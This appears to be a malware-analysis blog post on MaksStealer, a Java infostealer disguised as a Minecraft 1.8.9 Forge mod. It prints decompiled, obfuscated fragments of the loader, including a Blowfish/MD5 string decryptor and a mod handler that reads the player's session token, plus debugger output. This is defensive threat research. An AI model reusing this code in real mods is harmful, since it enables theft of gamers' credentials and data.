Pixels to Payloads: MaksStealer - How Script-Kiddie Malware Hijacks Minecraft Mods to Ransack Your Real-World Data

A deep-dive into an in-memory Java stealer that hides behind 1.8.9 cheat clients, WebSockets, and a 17-year-old developer’s bravado.

ShadowOpCode

Introduction

Minecraft may look like an 8-bit sandbox, but its modding scene has become a fertile hunting ground for cybercrime. In April 2025 we uncovered **MaksStealer**, a fully-undetectable (FUD) Java infostealer distributed as "performance" or "cheat" mods for **Hypixel SkyBlock** players. What starts as a harmless "FPS boost" JAR silently spins up WebSocket beacons on ports 4025/4028, downloads a second-stage payload, and exfiltrates browser cookies, Discord tokens, crypto wallets, even full desktop screenshots charmingly saved as **screenSHIT.png**.


Unlike industrial-grade MaaS families, MaksStealer boasts the swagger of its teenage author: the code is peppered with Easter-egg strings like **"HellomynameisMaxIm17IlovemakingRAT"** and log entries that read *"bruh cant start Edge."* But the tooling is no joke! multi-layer XOR + Blowfish/DES encryption, dynamic class-loading via invokedynamic, and an in-memory ZIP pipeline that keeps traditional disk scanners blind. Fewer than three AV engines flag the loader today; most EDRs probably ignore its raw WebSocket channel entirely.

This report traces the stealer's full kill-chain, from obfuscated downloader to the Discord server **MAKSRAT** and provides ready-to-deploy YARA rules so defenders can spot the next "harmless" mod before their users do.

Malware analysis


Hash: 9a17f87dcd2208f8f62ed76a15a6c52817008e77179c8b1f7f39c079d419f398

First of all, we are going to decompile the java binary using cfr version 0.152:



```
PS C:\Users\[redacted]\Desktop\MaxStealer> java -jar .\cfr-0.152.jar .\downloader.jar --outputdir downloader\
Processing .\downloader.jar (use silent to silence)
Processing MaxCoffe.Max
Processing MaxCoffe.Coffe
```

We will now proceed to import the decompiled files into IntelliJ:




```
Downloader C:\Users\[redacted]\Desktop\MaxStealer\downloa
  .idea
  src
    MaxCoffe
      Coffe.java
      Max.java
```

As you can see the java downloader, which will load the actual malware, is composed by just two java classes: Coffe.java and Max.java.


Coffe.java static analysis

Inside the Coffe.java there is a cryptographic function, leveraging Blowfish and MD5. This function will be used to decrypt the C2 server. It is very similar to a function seen by John Hammond in one of his YouTube videos: [1]




```java
private static String lll(String lllllIlllIIlIl, String lllllIlllIIlII) {
    try {
        SecretKeySpec lllllIlllIlIII = new SecretKeySpec(MessageDigest.getInstance("MD5").digest(lllllIlllIIlII.getBytes(StandardCharsets.UTF_8)), "Blowfish");
        Cipher lllllIlllIIlll = Cipher.getInstance("Blowfish");
        lllllIlllIIlll.init(lll[2], lllllIlllIlIII);
        return new String(lllllIlllIIlll.doFinal(Base64.getDecoder().decode(lllllIlllIIlIl.getBytes(StandardCharsets.UTF_8))), StandardCharsets.UTF_8);
    }
    catch (Exception lllllIlllIIllI) {
        lllllIlllIIllI.printStackTrace();
        return null;
    }
}
```

In the following the encrypted base64 strings to be decrypted at runtime:



```
private static void lIIIl() {
    lII = new String[lll[67]];
    Coffe.lII[Coffe.lll[0]] = Coffe.ll("JA8AKg4=", "gciIe");
    Coffe.lII[Coffe.lll[1]] = Coffe.lll("+3pFTdxj+aw=", "RkQGY");
    Coffe.lII[Coffe.lll[2]] = Coffe.ll("NRkmBh8=", "vuOet");
    Coffe.lII[Coffe.lll[3]] = Coffe.lll("4x//UdGQDwJMKFSZtVqDKhLmhUYzGfkR", "sttFq");
    Coffe.lII[Coffe.lll[7]] = Coffe.lIIl("w0Q1C2XhAUE=", "KgESe");
    Coffe.lII[Coffe.lll[8]] = Coffe.lll("1a6D8y8jVWc=", "PXOVw");
    Coffe.lII[Coffe.lll[9]] = Coffe.ll("aA==", "FtsjO");
    Coffe.lII[Coffe.lll[10]] = Coffe.lll("hMxj1pJG1Rw=", "apNtY");
    Coffe.lII[Coffe.lll[11]] = Coffe.ll("", "PcmPW");
    Coffe.lII[Coffe.lll[12]] = Coffe.ll("KSYIFhomaR0bCyMo", "DGpzs");
    Coffe.lII[Coffe.lll[13]] = Coffe.lIIl("9+UOE8GEOHk=", "FMEEG");
    Coffe.lII[Coffe.lll[14]] = Coffe.lll("rGzbkUYYIqzEzR5sJUOZGME+I4hwsM1mvYsTU3bX8cBOS2h50TDKC6iNz+s4Rch
    Coffe.lII[Coffe.lll[15]] = Coffe.lIIl("gCLlvmA18ZgUMoa8RgGAFEuA1bN9xihSxYnWEJD6Xv0=", "EpAuR");
```


There is also a function to load gson-2.10.1.jar from repo1[.]maven.org:



```
private static void loadGson() {
    try {
        File llllllIIlIIllI;
        block21: {
            CallSite llllllIIlIlIlI = Coffe.I("30", (StringBuilder)((Object)Coffe.I("29", (StringBuilder)((Obje
            File llllllIIlIlIIl = new File((String)((Object)llllllIIlIlIlI));
            if (!Coffe.lIllI((int)Coffe.I("31", (File)llllllIIlIlIIl)) || Coffe.lIlIl((int)Coffe.I("32", (File)
                // empty if block
            }
            String llllllIIlIlIII = lII[lll[18]];
            CallSite llllllIIlIIlll = Coffe.I("30", (StringBuilder)((Object)Coffe.I("29", (StringBuilder)((Obje
            llllllIIlIIllI = new File((String)((Object)llllllIIlIIlll));
            if (Coffe.lIllI((int)Coffe.I("31", (File)llllllIIlIIllI))) {
                CallSite llllllIIlIlIll = Coffe.I("33", (URL)new URL(llllllIIlIlIII));
                Throwable llllllIIIllllIl = null;
                try {
                    Coffe.I("35", (InputStream)((Object)llllllIIlIlIll), (Path)((Object)Coffe.I("34", (String)(
                }
                catch (Throwable llllllIIIllllII) {
                    try {
                        llllllIIIllllIl = llllllIIIllllII;
                        throw llllllIIIllllII;
                    }
                    catch (Throwable llllllIIIllIll) {
                        if (!Coffe.lIlII(llllllIIlIlIll)) throw llllllIIIllIll;
                        if (Coffe.lIlII(llllllIIIllllIl)) {
                            try {
                                Coffe.I("5", (InputStream)((Object)llllllIIlIlIll));
                                "".length();
                            }
                            catch (Throwable llllllIIIllIlI) {
                                Coffe.I("17", (Throwable)llllllIIIllllIl, (Throwable)llllllIIIllIlI);
                                "".length();
                                if ("  ".length() != 0) throw llllllIIIllIll;
                                return;
```

Max.java static analysis


This class is presented as a Minecraft mod for Forge:




```
/.../
package MaxCoffe;

import ...

@Mod(modid="MaxCoffe", version="1.1.7", acceptedMinecraftVersions="1.8.9")
public class Max {
    private static /* synthetic */ Class[] ll;
    /* synthetic */ Object session;
    private static /* synthetic */ String[] I;
    /* synthetic */ String token;
    private static final /* synthetic */ String[] lIl;
    /* synthetic */ Class<?> loadedClass;
    private static final /* synthetic */ int[] llI;
```

It is worth to take note of the “acceptedMinecraftVersions=”1.8.9”, which is the last one before the “Combat Update”. This Minecraft version is still played even if it is 10 years old in the HypixelSkyblock server, and it was leveraged also the distribute AEGIS STEALER, which we documented here: [2].

There is a forge class (https://skmedix.github.io/ForgeJavaDocs/javadoc/forge/1.9.4-12.17.0.2051/net/minecraftforge/fml/common/event/FMLPreInitializationEvent.html) used to actually interact with the game:




```
import net.minecraftforge.fml.common.event.FMLPreInitializationEvent;
```



```
@Mod.EventHandler
public void start(FMLPreInitializationEvent llllllllllllIIll) {
    Max llllllllllllIIlI;
    Max.l("1", (EventBus)Max.l("0"), (Object)llllllllllllIIlI);
    try {
        CallSite llllllllllllIII = Max.l("5", (Method)((Object)Max.l("4", (Class)((Object)Max.l("3", (String)((Object)Max.l("2", lIl[llI[0]])))), (String)((Obj
        if (Max.llII(llllllllllllIII)) {
            throw new NullPointerException(lIl[llI[2]]);
        }
        llllllllllllIIlI.session = Max.l("5", (Method)((Object)Max.l("4", (Class)((Object)Max.l("6", (Object)llllllllllllIII)), (String)((Object)Max.l("2", lIl[
        if (Max.llII(Max.l("7", (Max)llllllllllllIIlI))) {
            throw new NullPointerException(lIl[llI[4]]);
        }
        llllllllllllIIlI.token = (String)((Object)Max.l("5", (Method)((Object)Max.l("4", (Class)((Object)Max.l("6", (Object)Max.l("7", (Max)llllllllllllIIlI))),
        Max.l("12", (PrintStream)((Object)Max.l("8")), (String)((Object)Max.l("11", (StringBuilder)((Object)Max.l("9", (StringBuilder)((Object)Max.l("9", (Stri
        String llllllllllllIlll = (String)((Object)Max.l("5", (Method)((Object)Max.l("4", (Class)((Object)Max.l("6", (Object)Max.l("7", (Max)llllllllllllIIlI))),
        String llllllllllllIllI = (String)((Object)Max.l("5", (Method)((Object)Max.l("4", (Class)((Object)Max.l("6", (Object)Max.l("7", (Max)llllllllllllIIlI))),
        if (Max.llIl((int)Max.l("13", (String)((Object)Max.l("10", (Max)llllllllllllIIlI))), llI[9])) {
            Max.l("14", llllllllllllIlll, (String)llllllllllllIllI, (String)((Object)Max.l("10", (Max)llllllllllllIIlI)));
        }
        "".length();
    }
    catch (Exception llllllllllllIlIl) {
        Max.l("15", (Exception)llllllllllllIlIl);
    }
    if (-" ".length() >= 0) {
        return;
    }
}
```

In Max.java we can find again a cryptographic function:




```
private static boolean llIl(int n, int n2) { return n != n2; }

private static String lIII(String lllllllIllIIlI, String lllllllIllIIIl) {
    try {
        SecretKeySpec lllllllIllIlll = new SecretKeySpec(MessageDigest.getInstance("MD5").digest(lllllllIllIIIl.getBytes(StandardCharsets.UTF_8)), "Blowfish")
        Cipher lllllllIllIllI = Cipher.getInstance("Blowfish");
        lllllllIllIllI.init(llI[2], lllllllIllIlll);
        return new String(lllllllIllIllI.doFinal(Base64.getDecoder().decode(lllllllIllIIlI.getBytes(StandardCharsets.UTF_8))), StandardCharsets.UTF_8);
    }
    catch (Exception lllllllIllIlIl) {
        lllllllIllIlIl.printStackTrace();
        return null;
    }
}

private static void lIlI() {
    lIl = new String[llI[26]];
    Max.lIl[Max.llI[0]] = Max.lIl("KSQieDwsLTEyISQlIng2KygxOSdoDD05NCIxNTEn", "FBWVR");
    Max.lIl[Max.llI[1]] = Max.llI("QXxHOVMMECZaAKFz9aPX4Q==", "TtXkY");
    Max.lIl[Max.llI[2]] = Max.lIII("pA5rRPW3cRJLWcVsRBRrDpjhjwmOPPeJo8RVqLNT9a8=", "ZWLzA");
    Max.lIl[Max.llI[3]] = Max.lIII("Ef9rXYYHJzhs7iNwKeduiA==", "deoQG");
    Max.lIl[Max.llI[4]] = Max.lIII("j3eMaDKE41GqHHbIcggHRvgdDSORXMvlhbpmhF7k7Xo=", "wgOFr");
    Max.lIl[Max.llI[5]] = Max.llI("k/iNjsHx7gkpQfOhO3bIWA==", "knFdh");
    Max.lIl[Max.llI[6]] = Max.lIII("Htc2uxz+bfk=", "hImZC");
    Max.lIl[Max.llI[7]] = Max.lIl("AT43KTdXeWl/UFMXOg==", "fHXMh");
    Max.lIl[Max.llI[8]] = Max.lIl("FRE9JTNDU2pzWUc4MQ==", "rgRAl");
```

We will now proceed with a dynamic analysis to unveiling the real nature of this downloader.

Dynamic analysis


Downloader

First of all, we locate the entry point of the program:




```
    public static void main(String[] llllllllIIIlIIl) {
        Coffe.I("0", lII[llI[0]], (String)lII[llI[1]], (String)lII[llI[2]]);
    }
```

Let's toggle a break point into the debugger:




The program stops correctly at the main, revealing the C2 server, the "Click Click Click" string and so on, probably decrypted by the function using Blowfish and MD5 previously covered:




```
Debug   downloader.jar ×
Threads & Variables   Console
"main"@1 in group "main": RUNNING
main:-1, Coffe (MaxCoffe)
Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)
static members of Coffe
  l = {String[43]@1225} ["MaxCoffe.Coffe:...", "MaxCoffe.Coffe:...", "java.net.Socket...", "java.io.InputSt...", "java.io.ByteArr...", +38 more]... Explore Elements
  ll = {Class[2]@1226} ... Explore Elements
  f8int = "bnVsbERFU5tUT6AtR5RMRjNIQ5ludGVsNjRGYW6pbHk7TW4kZWwxNTFTdGVwcGluZzJHZW06aW0lSW05ZWw======================"
